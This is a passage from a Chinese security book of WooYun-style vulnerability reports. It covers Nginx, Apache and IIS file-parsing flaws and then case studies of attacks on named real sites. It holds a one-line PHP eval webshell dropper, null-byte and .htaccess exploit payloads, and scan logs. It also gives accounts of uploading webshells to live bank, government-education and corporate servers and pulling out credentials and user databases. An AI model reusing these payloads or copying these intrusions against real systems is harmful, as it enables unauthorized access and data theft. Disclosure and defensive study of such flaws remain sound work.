<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

的文件，然后访问 wooyun.jpg/.php，在这个目录下就会生成一句话木马 shell.php

Nginx<8.03 空字节代码执行漏洞

影响版:0.5.,0.6.,0.7<=0.7.65,0.8<=0.8.37

Nginx 在图片中嵌入 PHP 代码然后通过访问

```
xxx.jpg%00.php
```

来执行其中的代码

Apache 解析漏洞

Apache 是从右到左开始判断解析，如果为不可识别解析，就再往左判断。

比如 wooyun.php.owf.rar“.owf”和”.rar”这两种后缀是 apache 不可识别解析，

apache 就会把 wooyun.php.owf.rar 解析成 php。

如何判断是不是合法的后缀就是这个漏洞的利用关键，测试时可以尝试上传一个

wooyun.php.rara.jpg.png...（把你知道的常见后缀都写上...）去测试是否是合法后缀

CVE-2013-4547Nginx 解析漏洞

访问以下网址，服务器将把 xx.jpg 文件当做 php 解析并执行。

```
http://www.xxx.com/xx.jpg（非编码空格）\0.php
```

使用.htaccess 将任意文件作为可执行脚本解析

如果在 Apache 中.htaccess 可被执行.且可被上传.那可以尝试在.htaccess 中写入:

```
<FilesMatch ".(jpg)$"> SetHandler application/x-httpd-php </FilesMatch>
```

这将把目录下的所有后缀为 jpg 的文件当做可执行的 php 脚本进行解析并执行。

其他

在 windows 环境下，xx.jpg[空格]或 xx.jpg.这两类文件都是不允许存在的，若这样命

名，windows 会默认除去空格或点，黑客可以通过抓包，在文件名后加一个空格或者点绕过黑名单。

若上传成功，空格和点都会被 windows 自动消除，这样也可以 getshell。

如果在 Apache 中.htaccess 可被执行，且可被上传。

那可以尝试在.htaccess 中写入:

```
<FilesMatch "wooyun.jpg"> SetHandler application/x-httpd-php </FilesMatch>
```

然后再上传 shell.jpg 的木马，这样 shell.jpg 就可解析为 php 文件。

4、漏洞修复

升级 web 服务器版本或安装相应的官方补丁。

5、相关资源

CVE-2013-4547 Nginx 解析漏洞深入利用及分析

http://drops.wooyun.org/tips/2006

（全文完）责任编辑：静默

第4节 实际案例

作者：书安编辑

来自：书安，乌云

网址：http://www.wooyun.org/，http://www.secbook.net

招商银行多个站点短文件名漏洞

http://95555.cmbchina.com

http://app.cmbchina.com

http://bank4bank.cmbchina.com

很多二级域名存在此漏洞:


C:\Python27\python.exe
C:\Python27\Tools\iis_shortname\iis_shortname_Scan.py http://95555.cmbchina.com
server is vulerable, please wait, scanning...
Found /a**** [scan in progress]
Found /d**** [scan in progress]
Found /u**** [scan in progress]
Found /w**** [scan in progress]
Found /as**** [scan in progress]
Found /g**** [scan in progress]
Found /m**** [scan in progress]
Found /de**** [scan in progress]
Found /us**** [scan in progress]
Found /we**** [scan in progress]
Found /asp**** [scan in progress]
Found /gl**** [scan in progress]
Found /ma**** [scan in progress]
Found /def**** [scan in progress]
Found /use**** [scan in progress]
Found /web**** [scan in progress]
Found /aspn**** [scan in progress]
Found /glo**** [scan in progress]
Found /mai**** [scan in progress]
Found /defa**** [scan in progress]

图 2-4-1


C:\Python27\python.exe
C:\Python27\Tools\iis_shortname\iis_shortname_Scan.py http://app.cmbchina.com
server is vulerable, please wait, scanning...
Found /d**** [scan in progress]
Found /a**** [scan in progress]
Found /e**** [scan in progress]
Found /w**** [scan in progress]
Found /de**** [scan in progress]
Found /as**** [scan in progress]
Found /er**** [scan in progress]
Found /we**** [scan in progress]
Found /def**** [scan in progress]
Found /err**** [scan in progress]
Found /web**** [scan in progress]
Found /defa**** [scan in progress]
Found /asp**** [scan in progress]
Found /erro**** [scan in progress]
Found /webc**** [scan in progress]
Found /defau**** [scan in progress]
Found /aspn**** [scan in progress]
Found /error**** [scan in progress]
Found /webct**** [scan in progress]
Found /defaul**** [scan in progress]

图 2-4-2



图 2-4-3

某市教育系统大量 IIS PUT 漏洞

徐州市教育系统 IP :**.**.**.**-255 ,全部 49 个存活网站中有 11 个存在 IIS PUT 漏洞，多于 1/5 啊。。。



图 2-4-4

以 IP：**.**.**.**为例，此网站为徐州市教育局电子政务系统网站。

图 2-4-5



图 2-4-6

写入 Webshell，菜刀连接成功:

图 2-4-7



图 2-4-8

数据库配置文件，得到用户名密码：

好多数据。。得到 Web 系统管理员密码：



图 2-4-9

（PS：真不明白这当初的程序员怎么想的。。明明把密码 MD5 了，非得再存份明文的密码。。拉出去枪毙都不多！！）

进入系统：

图 2-4-10

用友软件某分站 SQL 注入漏洞+nginx 解析漏洞

store.yonyou.com 采用 ecshop 程序搭建。

没记错的话. 注册后留言那里可以上传。

不知道是网站问题还是我机器问题. 注册时一直验证码错误，就没继续了。

注入漏洞：

http://space.yonyou.com/life.php?ac=companys&op=show&uid=28397



图 2-4-11

解析漏洞：

http://store.yonyou.com/images/201204/thumb_img/409_thumb_G_13348944

46503.jpg/.php

图 2-4-12

56 网某分站补丁不及时已 webshell

http://bbs.youxi.56.com 存在 nginx 的解析漏洞。

随便传了一个 shell：

http://bbs.youxi.56.com/attachments/swfupload/1307311753b2bbb5703bb3d

eb3.jpg%00.php



图 2-4-13

网站很多备份 以及很多内部连接的程序 我什么都没有动！



图 2-4-14

截点数据证明下:



图 2-4-15

21W 用户带盐...权限太宽松了。我没有下载，没有偷看，什么都没有做。

ps:为什么数据库 root 密码是空的...

uc 某站 getshell 可入内网

http://set.ucdns.uc.cn/upload/，测试上传页面。上传一个 x.php.jgp 会重命名，但是后缀不变，还是 php.jpg。加之 apache 解析漏洞 getshell。

图 2-4-16



图 2-4-17

